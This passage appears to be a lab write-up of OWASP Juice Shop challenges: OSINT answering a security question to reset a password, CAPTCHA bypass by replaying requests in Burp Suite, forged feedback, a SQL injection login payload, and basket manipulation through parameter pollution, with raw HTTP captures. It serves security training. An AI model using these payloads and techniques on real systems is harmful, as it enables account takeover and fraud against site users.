Title: Björn's Favorite Pet(Open Source Intelligence)

Description:

Open Source Intelligence (OSINT) is a type of information gathering technique that is used to gather information from publicly available sources, such as the internet, social media, and other publicly available databases. OSINT can be used by attackers as a means of reconnaissance to gather information about a target organization or individual, which can then be used to launch targeted attacks.

Steps to Reproduce:

With the forgot password option, got the change password page with the security question as authentication.

Here we need the mail id and security question answer,


With the OSINT, I have Googled the Bjoern mail id, Favorite pet and got a youtube video. In the video I got the registration of the Bjoern, in which I have got the both user name and Favorite pet

User name bjoern@owasp.org

Security question: Zaya

With these cred's I have changed the password of the user Bjoern.

Pop-up came as the challenge completed





Impact:

The impact of a successful OSINT attack can include:

- unauthorized access to sensitive information

- the ability to perform social engineering attacks, such as phishing, spear-phishing, or whaling
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- damage to the integrity of the system and data
- damage to reputation and negative publicity for the organization.



Preventing OSINT attacks requires regularly monitoring and analyzing publicly available information about an organization, implementing security best practices for social media and other publicly available information, and implementing security awareness training for employees on the dangers of sharing too much information online.

Vulnerability 18:-

Title: Captcha Bypass (Broken Anti Automation)

Description:

Broken Anti-Automation is a type of cyber attack that occurs when an application or system fails to properly implement or enforce anti-automation controls, allowing an attacker to automate actions that would otherwise be restricted. This can happen due to vulnerabilities in the system, such as lack of rate-limiting, lack of proper anti-automation controls, or lack of proper CAPTCHA.


Steps to Reproduce:

In the customer feedback section, gave a feedback and solved the captcha. Then sent this request to the repeater in the Brupsuite.

In repeater, I have tried whether, same captcha Id is working for different requests, yes it's working as I have got success as response for many requests sent with the same captcha request.

Now, I have sent this request to the Intruder, here I have set a null payload and repeated this request for 15 times in small interval of time.

Pop-up came as the challenge solved.



S 1 2 3 4

Burp Suite Community Edition v2024.9.4 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Logger Organizer Extensions Learn

Send Cancel < > |

Request

```
POST /api/feedbacks/ HTTP/1.1
Host: 192.168.29.202:3000
Content-Length: 68
Accept-Language: en-US,en;q=0.9
Accept: */*
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6239.122 Safari/537.36
Origin: http://192.168.29.202:3000
Referer: http://192.168.29.202:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en
DNT:1
KMP:Ajax

```

```
14 {
  "captchaId": 2,
  "captcha": "54",
  "comment": "hi (anonymous)",
  "rating": 2
}
```

Response

```
HTTP/1.1 201 Created
Date: Thu, 19 Dec 2024 15:15:52 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 166
ETag: W/"ad-zhrw-NmGyJz+Vd+H-Qbfqg"
Last-Modified: Thu, 19 Dec 2024 15:15:52 GMT
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-Content-Security-Policy: self-
X-Recruiting: #/jobs
Location: /api/Feedbacks/9
Server: KMP/123.0.6239.122
Content-Type: application/json; charset=utf-8
Content-Length: 166
Date: Thu, 19 Dec 2024 15:15:52 GMT
Connection: keep-alive
Keep-Alive: timeout=5
```

```
18 {
  "status": "success",
  "data": {
    "id": 9,
    "comment": "hi (anonymous)",
    "rating": 2,
    "userId": null,
    "createdAt": "2024-12-19T15:15:52.196Z",
    "updatedAt": "2024-12-19T15:15:52.196Z"
  }
}
```

0 highlights 0 highlights

Done Event log All issues

584 bytes 11,115 millis

Memory: 124.2 MB

Right Ctrl



77°F Haze

Search

OWASP Juice Shop

192.168.29.202:3000/#

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

OWASP Juice Shop

You successfully solved a challenge: CAPTCHA Bypass (Submit 10 or more customer feedbacks within 20 seconds.)

All Products

Image	Name	Price	Notes
	Apple Juice (1000ml)	1.99₹	
	Apple Pomace	0.89₹	
	Banana Juice (1000ml)	1.99₹	
	Only 1 left! Best Juice Shop Salesman Artwork	5000₹	
	Carrot Juice		
	Foofruit Juice		
	Green...		

10:27 PM

846 EN IN 12/19/2024 Right Ctrl

Impact:

The impact of a successful Broken Anti-Automation attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- Perform a DDoS attack by using bots.

Preventing Broken Anti-Automation attacks requires implementing robust anti-automation controls, regularly reviewing and monitoring anti-automation controls, and using a rate-limiting approach to anti-automation controls. Additionally, using a security framework that is specifically designed for anti-automation can also help prevent these types of attacks.

Vulnerability 19:-


Title: Forged Feedback (Broken Access Control)

Description:



Broken Access Control is a type of cyber attack that occurs when an application or system fails to properly implement or enforce access controls, allowing an attacker to gain unauthorized access to sensitive data or perform actions that would otherwise be restricted. This can happen due to vulnerabilities in the system, such as weak authentication mechanisms or lack of proper access controls.

Steps to Reproduce:

In the customer feedback section, created a feedback and sent the request the repeater of the Burpsuite.




Here, forwarded the feedback request and in the response we can see UserId as null.



Let's craft a option UserId:1 in the request and forward the request. In the response we can see success 201 HTTP response.

Pop-up came as the challenge Forged Feedback solved.



Impact:

The impact of a successful broken access control attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- Damage to the integrity of the system and data.

Preventing broken access control attacks requires implementing robust access controls, regularly reviewing and monitoring access controls, and using a least privilege approach to access controls. Additionally, using a security framework that is specifically designed for access control can also help prevent these types of attacks.

Vulnerability 20:-

Title: Login Bender (Injection)

Description:

SQL Injection is a type of cyber attack that occurs when an attacker inputs malicious SQL code into a web form or URL in order to gain unauthorized access to a database or to perform other malicious actions. This can happen when an application does not properly validate or sanitize user input, allowing an attacker to inject malicious SQL code into the application.

Steps to Reproduce:


With the admin login, gone through the administration section. Here got the Bender login id [bender@juice-sh.op](#)

The screenshot shows the 'Administration' page of the OWASP Juice Shop. On the left, there's a table titled 'Registered Users' listing several email addresses: admin@juice-sh.op, jim@juice-sh.op, bender@juice-sh.op, bjoern.kimminich@gmail.com, ciso@juice-sh.op, support@juice-sh.op, morty@juice-sh.op, and mc_safesearch@juice-sh.op. On the right, there's a section titled 'Customer Feedback' with three entries:

Rating	Comment
★★★★★	I love this shop! Best products in town! Highly recommended! (**@juice-sh.op)
★★★★★	Great shop! Awesome service! (***@juice-sh.op)
★	Nothing useful available here! (****der@juice-sh.op) Incompetent customer support! Can't even upload photo of broken purchase!...

Now, lets log in as bender in the login page with sql injectin attack as [bender@juice-sh.op'--](#) as payload in username field and a random password.

The screenshot shows the 'Login' page of the OWASP Juice Shop. In the 'Email' field, the value 'bender@juice-sh.op' is followed by a single quote and a double dash ('--'). The 'Password' field is empty. Below the form, there's a link 'Forgot your password?' and two buttons: 'Log in' and 'Remember me'. At the bottom of the page, there's a link 'Not yet a customer?'. The status bar at the bottom shows system information like battery level, network, and date/time.



Pop-up came on challenge solved successfully

Impact:

The impact of a successful SQL injection attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- damage to the integrity of the system and data
- Perform a DDoS attack by using bots

Preventing SQL injection attacks requires using parameterized queries, using prepared statements, using object-relational mapping (ORM) libraries, and regularly reviewing and monitoring databases and applications for SQL injection vulnerabilities. Additionally, using a security framework that is specifically designed for SQL injection protection can also help prevent these types of attack.

Vulnerability 21:-

Title: Manipulate Basket (Broken Access Control)

Description:

Broken Access Control is a type of cyber attack that occurs when an application or system fails to properly implement or enforce access controls, allowing an attacker to gain unauthorized access to sensitive data or perform actions that would otherwise be restricted. This can happen due to vulnerabilities in the system, such as weak authentication mechanisms or lack of proper access controls.

Steps to Reproduce:


Logged in as a user and intercepted the request of adding items to the basket with the Burpsuite and then sent it to repeater for hit and trail attacks.

In interceptor, checked for whether the server accepts for change in itemids and no.of items. Yes, its accepts as response is html 200.

Now, let's change the basket id, changing this will add the items to the basket of the another user, initially it doesn't work out and gave HTML 500 ,unauthoried.

Then, I have changed the request by adding another Basketid under the authorized user Basketid:6. This exploits the HTML parameter pollution, thus the attack is a success. The items are added to another user with basket id:5

completion of the challenge successfully



You successfully solved a challenge: Manipulate Basket (Put an additional product into another user's shopping basket.)

Your Basket (123@gmail.com)

Item	Quantity	Price
Banana Juice (1000ml)	1	1.99¤
Apple Juice (1000ml)	1	1.99¤

Impact:

The impact of a successful broken access control attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
